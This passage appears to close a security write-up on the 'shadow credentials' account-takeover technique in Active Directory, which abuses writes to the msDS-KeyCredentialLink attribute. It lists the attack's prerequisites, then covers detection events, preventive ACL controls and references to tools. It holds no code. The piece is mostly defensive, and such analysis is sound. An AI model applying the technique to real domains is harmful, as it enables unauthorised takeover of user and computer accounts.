
- At least one Windows Server 2016 Domain Controller.
- A digital certificate for Server Authentication installed on the Domain Controller.
- Windows Server 2016 Functional Level in Active Directory.
- Compromise an account with the delegated rights to write to the msDS-KeyCredentialLink attribute of the target object.

Detection

There are two main opportunities for detection of this technique:

> If PKINIT authentication is not common in the environment or not common for the target account, the “Kerberos authentication ticket (TGT) was requested” event (4768) can indicate anomalous behavior when the Certificate Information attributes are not blank, as shown below:

If a SACL is configured to audit Active Directory object modifications for the targeted account, the “Directory service object was modified” event (5136) can indicate anomalous behavior if the subject changing the msDS-KeyCredentialLink is not the Azure AD Connect synchronization account or the ADFS service account, which will typically act as the Key Provisioning Server and legitimately modify this attribute for users.



Prevention

It is generally a good practice to proactively audit all inbound object control for highly privileged accounts. Just as users with lower privileges than Domain Admins shouldn't be able to reset the passwords of members of the Domain Admins group, less secure, or less "trustworthy", users with lower privileges should not be able to modify the msDS-KeyCredentialLink attribute of privileged accounts.

A more specific preventive control is adding an Access Control Entry (ACE) to DENY the principal EVERYONE from modifying the attribute msDS-KeyCredentialLink for any account not meant to be enrolled in Key Trust passwordless authentication, and

particularly privileged accounts. However, an attacker with WriteOwner or WriteDACL privileges will be able to override this control, which can be detected with a suitable SACL.

Conclusion

Abusing Key Trust Account Mapping is a simpler way to take over user and computer accounts in Active Directory environments that support PKINIT for Kerberos authentication and have a Windows Server 2016 Domain Controller with the same functional level.

References

- Whisker by (@elad_shamir)
- Exploiting Windows Hello for Business (Black Hat Europe 2019) by Michael Grafnetter (@MGrafnetter)
- DSInternals by Michael Grafnetter (@MGrafnetter)